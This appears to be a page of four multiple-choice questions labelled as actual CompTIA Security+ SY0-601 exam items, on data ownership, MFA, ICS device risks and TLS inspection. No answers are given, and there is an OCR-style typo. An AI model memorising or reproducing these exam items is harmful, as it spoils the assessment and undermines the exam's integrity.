
Which of the following rales is responsible for defining the protection type and classification type for a given set of files?

A. General counsel

B. Data owner

C. Risk manager

D. Chief Information Officer



Actual exam question from CompTIA's SY0-601

Question #: 467

Topic #: 1

[All SY0-601 Questions]


An employee's company email is configured with conditional access and requires that MFA is enabled and used. An example of MFA is a phone call and:

A. a push notification

B. a password

C. an SMS message

D. an authentication application



Actual exam question from CompTIA's SY0-601

Question #: 468

Topic #: 1

[All SY0-601 Questions]


Which of the following is a security implication of newer ICS devices that are becoming more common in corporations?

A. Devices with cellular communication capabilities bypass traditional network security controls

B. Many devices do not support elliptic-curve encryption algorithms due to the overhead they require

C. These devices often lack privacy controls and do not meet newer compliance regulations

D. Unauthorized voice and audio recording can cause loss of intellectual property



Actual exam question from CompTIA's SY0-601

Question #: 469

Topic #: 1

[All SY0-601 Questions]


Which of the following is required in order for an IDS and a WAF to be effective on HTTPS traffic?

A. Hashing

B. DNS sinkhole

C. TLS inspection

D. Data masking



Actual exam question from CompTIA's SY0-601

Question #: 470

Topic #: 1

[All SY0-601 Questions]

